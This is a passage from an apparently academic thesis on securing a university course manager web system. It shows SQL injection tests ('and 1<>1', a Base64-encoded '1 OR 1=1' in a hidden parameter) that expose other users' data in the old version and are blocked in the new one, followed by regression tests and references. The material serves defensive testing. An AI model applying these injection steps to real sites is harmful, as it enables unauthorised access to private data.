


Figure 4-15 Injection code executed

As result shown above, the course name, year and section became empty. The reasons are listed as following:

- a. In this page, the course name, year and section information are retrieved by SQL query

```
SELECT * FROM course WHERE course_id = 95
```

- b. The course id is injected with SQL script **and 1<>1**,

- c. The script in this page becomes

```
SELECT * FROM course WHERE course_id 95 and 1<>1
```

- d. In the where clause, the condition will always false, as $1 \neq 1$ (1 does not equal to 1) is always false.

- e. As the condition is false, the result of the script in this page is empty set.

Secure CrsMgr: a course manager system

Thus, the course name, year and section became empty. For more detail of this hacking, please refer to chapter 2, section 2.4.1.

4.2.1.2 Testing inject SQL in GET array with new CrsMgr2016

For new crsmgr, we did the same actions as in section 4.2.1.1.




Figure 4-16 Inject "and 1<>1 in GET array

Then refresh the page, the result is shown below

Secure CrsMgr: a course manager system




Figure 4-17 Injection fail in new CrsMgr2016

As result above, new CrsMgr successfully catches injection and logged user off.

4.2.2 Test inject SQL in page source code

Here we inject OR 1=1 in hidden parameter. This injection is used to get all information from a given table.

4.2.2.1 Test injection SQL in page source code in original CrsMgr2007




Figure 4-18 Check "Back to project list" URL source code

In the figure above, we use Firefox page inspector to check the source code of "Back to project list" URL. In the inspector window, we find that "Back to project list" URL contains a parameter department id, with a encoded value "MQ==".

Decode from Base64 format

Simply use the form below

MQ==

< DECODE > UTF-8 (You may also select input charset.)

1

Figure 4-19 Decode department id value

Then, we try to decode "MQ==", see whether we can get a meaningful value. As figure above, a meaningful value 1 is given.

Encode to Base64 format
Simply use the form below

1 OR 1=1

> ENCODE < UTF-8 (You may also select output charset.)

MSBPUIAxPTE=

Figure 4-20 Encode SQL injection

Then, we encode SQL script and get the value, which will be used to replace the department id in the source code. (Figure 4-13)

Secure CrsMgr: a course manager system




Figure 4-21 Replace encoded department id value with encoded injection

Replaced the department id with encoded script in page source. And click "Back to project list" URL.

CrsMgr **Thesis Graduate Menu**

Welcome! L.612, F.612. Today is Aug-12-2016 Friday.

Department of Computer Science And Software Engineering

- Thesis Supervisors
- Thesis Projects
- Change Password
- Change Email

Thesis Project List

Your **Ph.D. Projects: 129**

	Project Title	Create Date	Created by (Supervisor)	Project Status	Actions
#1	Enhancemnt of the ASHG	2006-10-07	L.37, F.37	In Progressss	View Detail
#2	Datamining and TCM	2006-10-07	L.37, F.37	In Progressss	View Detail
#3	CINDImage	2006-10-07	L.37, F.37	In Progressss	View Detail
#4	Replication & Consistency	2006-10-07	L.37, F.37	In Progressss	View Detail
#5	Mining Data	2006-10-07	L.37, F.37	In Progressss	View Detail
#6	Anomyzing RFID	2009-09-12	L.37, F.37	In Progressss	View Detail
#7	QA System	2009-09-12	L.37, F.37	In Progressss	View Detail
#8	Moodle study	2014-07-15	L.37, F.37	In Progressss	View Detail
#9	Enhancemnt of the ASHG	2006-10-07	L.37, F.37	In Progressss	View Detail
#10	Datamining and TCM	2006-10-07	L.37, F.37	In Progressss	View Detail
#11	CINDImage	2006-10-07	L.37, F.37	In Progressss	View Detail
#12	Replication & Consistency	2006-10-07	L.37, F.37	In Progressss	View Detail
#13	Mining Data	2006-10-07	L.37, F.37	In Progressss	View Detail

```

<html>
  <head></head>
  <frameset border="1" rows="14,*">
    <frame name="Banner" scrolling="no" noresize="" frameborder="1" src="banner.php"></frame>
    <frameset cols="18,*">
      <frame name="main_menu" scrolling="yes" frameborder="1" src="main_menu.php?department_id=MQ=="></frame>
      <frame name="contents" scrolling="yes" frameborder="0" src="home.php">
        <#document
        </frame>
      </frameset>
    </frameset>
  </html>
    
```

Figure 4-22 All thesis project is retrieved

As shown in the result in Figure 4.22, we get all project information for an instructor which the current student user should not be able to access.

Secure CrsMgr: a course manager system

4.2.2.2 Test injection SQL in page source code in new CrsMgr2016

In new CrsMgr, we perform the same actions as in section 4.2.2.1. Here we should replace inject source code and result directly.

The screenshot shows a web browser window with the URL `https://confsys1.encs.concordia.ca/fhpsys2/thesis_graduate/thesis_graduate_default.php?department_id=MQ==`. The page title is "Thesis Graduate Menu". The left sidebar identifies the "Department of Computer Science And Software Engineering" and lists links for "Thesis Supervisors", "Thesis Projects", "Change Password", and "Change Email". The main content area is titled "Thesis Project Details" and contains a "Project Info" table:

Project Title	ConfSys - Keijan
Project Level	Master
Project Status	In Progress
Abstract	Add features to ConfSys3 including: - improve response - selection of type of decisions - automatic generation of program based on these decision types - automatic generation of e-proceeding

Below the project info is a "Back to project list" link. Underneath is a "Project Students" table:

Student ID	First Name	Last Name	Phone	Graduate Office	Email
9185933	FN.612	LN.612	(514)848-612	EV9-105	FN.612.LN612@crsmgr

The "Project Files" section is partially visible. The browser's developer tools (Inspector) are open, showing the HTML source code. The "Back to project list" link is highlighted, and its href attribute is shown as `project_list.php?department_id=MSBPUIAxPTE=`, which is enclosed in a red box.

Figure 4-23 Replace encoded department id with encoded injection

As in Figure 4-23 above, we replace the encoded department id MQ== (1) to value MSBPUIAxPTE= (1 OR 1=1). We save this edited URL and click "Back to project list" URL.

Secure CrsMgr: a course manager system




Figure 4-24 CrsMgr kill user session

As the result above, injection has been caught and the user session is killed.

Secure CrsMgr: a course manager system

4.3 Regression Test

4.3.1 The goal of Regression tests

The goal of this series of tests is to validate whether new CrsMgr2016 maintains the same functionalities as original CrsMgr2007.

4.3.2 The test design

The testing process include all the functionality of CrsMgr2007 which include the following:

1. For admin role, requires verifying the correct functionality of the following operations:
 - a. Create a department
 - b. Update a department
 - c. Assign a department administrator
 - d. Delete a department
 - e. See all access role list
 - f. Create a new user
 - g. Update an existing user
 - h. Suspend an existing user
 - i. Delete an existing user
 - j. Update system email
 - k. Create new secret question
 - l. Update an existing secrete question
 - m. Try a demo quiz
 - n. Review after tried demo quiz
 - o. Modify existing demo quiz
 - p. Add new question for demo quiz

Secure CrsMgr: a course manager system

- q. Disable a demo quiz
 - r. Change password
 - s. Change email
2. For course coordinator role, tester will perform following operations:
- a. Change email
 - b. Change password
 - c. Add a new bank question
 - d. Update existing bank question
 - e. Try a demo quiz
 - f. Review after tried demo quiz
 - g. Create a course material
 - h. Update an existing course material
 - i. Add a question topic
 - j. Update a question topic
 - k. Remove a question topic
 - l. Add a student
 - m. Remove a student
3. For department manager role, tester will perform following operations:
- a. Change email
 - b. Change password
 - c. Add a course
 - d. Update an existing course
 - e. Add a thesis graduate student

Secure CrsMgr: a course manager system

- f. Update an existing thesis graduate student
 - g. Remove an existing thesis graduate student
4. For course professor role, tester will perform following operations:
- a. See all groups details
 - b. Assign a student to a group
 - c. Change email
 - d. Change password
 - e. Add a course group
 - f. Update a course group
 - g. Remove a course group
 - h. Add a new course material
 - i. Update an existing course material
 - j. Remove an existing course material
 - k. Add a new question
 - l. Update an existing question
 - m. See question topic list
 - n. Add a student
 - o. Update a student
 - p. Remove a student
 - q. Try demo quiz
 - r. Review after tried demo quiz
5. For course marker role, tester will perform following operations:
- a. Change email

Secure CrsMgr: a course manager system

- b. Change password
 - c. View contact information
 - d. View course group
 - e. View peer review setting
 - f. View course material
 - g. View tutorial and lab time slot list
 - h. View student submission
 - i. Assign mark to group
6. For course tutor role, tester will perform following operations:
- a. View contact information
 - b. View course student
 - c. View course material
 - d. View tutorial and lab time slot
 - e. Change password
 - f. Change email
7. For lab instructor role, tester will perform following operations:
- a. View contact information
 - b. View course student
 - c. View course group
 - d. View course material
 - e. View tutorial and lab time slot
 - f. View meeting time slot
 - g. Change password

Secure CrsMgr: a course manager system

- h. Change email
8. For thesis graduate student role, tester will perform following operations:
- a. View supervisor information
 - b. View thesis project
 - c. Upload thesis project
 - d. Change email
 - e. Change password
9. For course student role, tester will perform following operations:
- a. View contact information
 - b. View course material
 - c. View tutorial and lab time slot
 - d. View current course group
 - e. Join a course group
 - f. Select a group leader
 - g. Upload submission
 - h. Do an online assessment
 - i. View course grade
 - j. Change email
 - k. Change password

Secure CrsMgr: a course manager system

4.3.3 The result of Regression Testing

The new CrsMgr maintains the same functionalities as original one.

4.4 Conclusion

All the unit tests and regression tests were passed by CrsMgr2016. In addition we did a number of random tests manually and were satisfied with the results.

Chapter 5 Conclusion

5.1 Contribution of the thesis

One of the issues of a software system is to keep it updated as new developments tend to create security and privacy problems. This is evidenced by the regular updates provided by most software, commercial or open source.

CrsMgr2007 system has worked well for a number of years. However, its defense became vulnerable as we discovered. With the increased feature of the browsers and the public knowledge of the myriads of methods to produce SQL injection and XSS, the defense built into CrsMgr were found to be inadequate as demonstrated in Chapter 2.

This led to an in depth analysis of the vulnerability of CrsMgr2007 and the result of this were factored and secured the system by adding numeric value checking, keyword filtering, injection invalidation, escaping HTML special characters and encrypting any included in the source code of the rendered web pages.

We tested the secure system as outlined in Chapter 4 and all the unit tests were passed by the secured version of CrsMgr2016: SQL injection and XSS problems which are discussed in chapter 2 are addressed.

Also, we have initiated work to add a tool to provide CrsMgr2016 a 'snap' quiz feature, we developed Flash Browser presented in an appendix of this theses. This is not only an “In-class-quiz” browser, but also a light weight browser which allows users to filter out third party content from a web page being downloaded to preserve bandwidth, reduce the cost for data transmission and protect user privacy.

A system such as CrsMgr2016, in order to be used widely and continuously developed and enhanced, requires it to be open source. To this that end, we will publish both CrsMgr2016 and FlashBrowser as open source project and allow the open source community to provide it with new features and continuously subject the system to tests for security and usability. We also hope a browser such as FlashBrowser would become the norm at some point in the near future for all web browsing and create new micro-payment web

Secure CrsMgr: a course manager system

model⁴. Such browsers would block all third party content and thus saving the mobile community a sizable amount fees and create a class of paid services with better user privacy and security protection and reduce power consumption.

5.2 Future work

The purpose of developing the FlashBrowser was to promote better class attendance without the use of expensive devices such as clicker of one kind or the other. The integration of such a quiz is one of the future work for this project. The continuous upgrade of the architecture of the system and finding and fixing any other vulnerability is also to be considered in the short term.

The current practice of using graduate attribute is becoming a norm in most academic setting. This feature could be added to the system and selected graduate attributes could be automatically evaluated based on the marked entities and peer evaluations in CrsMgr.

The system should be released to the open source community.

⁴ Envisaged in WWW 1994 in the Navigation panel by Bipin C. Desai

Chapter 6 Reference

- [1] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach and T. Berners-Lee, "Hypertext Transfer Protocol -- HTTP/1.1," June 1999. [Online]. Available: <https://www.rfc-editor.org/info/rfc2616>. [Accessed 30 7 2016].
- [2] T. Holwerda, "The World's First Graphical Browser: Erwise," 3 3 2009. [Online]. Available: http://www.osnews.com/story/21076/The_World_s_First_Graphical_Browser_Erwise. [Accessed 30 7 2016].
- [3] P. Ionescu, "The 10 Most Common Application Attacks in Action," 8 4 2015. [Online]. Available: <https://securityintelligence.com/the-10-most-common-application-attacks-in-action/>. [Accessed 23 7 2016].
- [4] Microsoft, "SQL Injection," 8 9 2016. [Online]. Available: [https://technet.microsoft.com/en-us/library/ms161953\(v=SQL.105\).aspx](https://technet.microsoft.com/en-us/library/ms161953(v=SQL.105).aspx).
- [5] F. Jeff, "NT Web Technology Vulnerabilities," 25 12 1998. [Online]. Available: <http://phrack.org/issues/54/8.html#article>. [Accessed 8 9 2016].
- [6] CVE, "CVE - Search Results," [Online]. Available: <http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=sql+injection>. [Accessed 9 9 2016].
- [7] IDG UK, "Barclays: 97 percent of data breaches still due to SQL injection | Security | Techworld," 19 1 2012. [Online]. Available: <http://www.techworld.com/news/security/barclays-97-percent-of-data-breaches-still-due-sql-injection-3331283/>. [Accessed 9 9 2016].
- [8] K. J. Higgins, "Latest SQL Injection Campaign Infects 1 Million Web Pages," 1 4 2012. [Online]. Available: <http://www.darkreading.com/attacks-breaches/latest-sql-injection-campaign-infects-1-million-web-pages/d/d-id/1136883?> [Accessed 9 9 2016].
- [9] OWASP, "Top 10 2013-Top 10," 2013. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-Top_10. [Accessed 9 9 2016].
- [10] Oracle, "Types of SQL Injection Attacks," [Online]. Available: http://download.oracle.com/oll/tutorials/SQLInjection/html/lesson1/les01_tm_attacks.htm. [Accessed 10 9 2016].
- [11] Microsoft, "How To: Protect From SQL Injection in ASP.NET," [Online]. Available: <https://msdn.microsoft.com/en-us/library/ff648339.aspx>. [Accessed 10 9 2016].
- [12] PHP, "SQL Injection," [Online]. Available: <http://php.net/manual/en/security.database.sql-injection.php>. [Accessed 10 9 2016].
- [13] Symantec, "Internet Security Threat Report," Symantec, Mountain View, 2016.
- [14] OWASP, "Types of Cross-Site Scripting," [Online]. Available: https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting. [Accessed 10 9 2016].
- [15] OWASP, "XSS (Cross Site Scripting) Prevention Cheat Sheet," [Online]. Available: [https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet). [Accessed 10 9 2016].
- [16] IBM, "Tables, rows, and columns," [Online]. Available: <http://www.ibm.com/support/knowledgecenter/>

Secure CrsMgr: a course manager system

- SSPK3V_6.3.0/com.ibm.swg.im.soliddb.sql.doc/doc/tables.rows.and.columns.html. [Accessed 1 8 2016].
- [17] ISO, "ISO/IEC 9075-1:2008 Information technology -- Database languages -- SQL -- Part 1: Framework (SQL/Framework)," [Online]. Available: http://www.iso.org/iso/catalogue_detail.htm?csnumber=45498. [Accessed 1 8 2016].
- [18] Microsoft, "SQL Injection," [Online]. Available: [https://technet.microsoft.com/en-us/library/ms161953\(v=SQL.105\).aspx](https://technet.microsoft.com/en-us/library/ms161953(v=SQL.105).aspx). [Accessed 1 8 2016].
- [19] OWASP, "Cross-site Scripting (XSS)," 4 6 2016. [Online]. Available: [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)). [Accessed 1 8 2016].
- [20] C. H. Chen, "CrsMgr - the course manager system.," 2 12 2013. [Online]. Available: <http://spectrum.library.concordia.ca/975541/>. [Accessed 1 8 2016].
- [21] F. Capano, "Edit this cookie," [Online]. Available: <http://www.editthiscookie.com/>. [Accessed 28 7 2016].
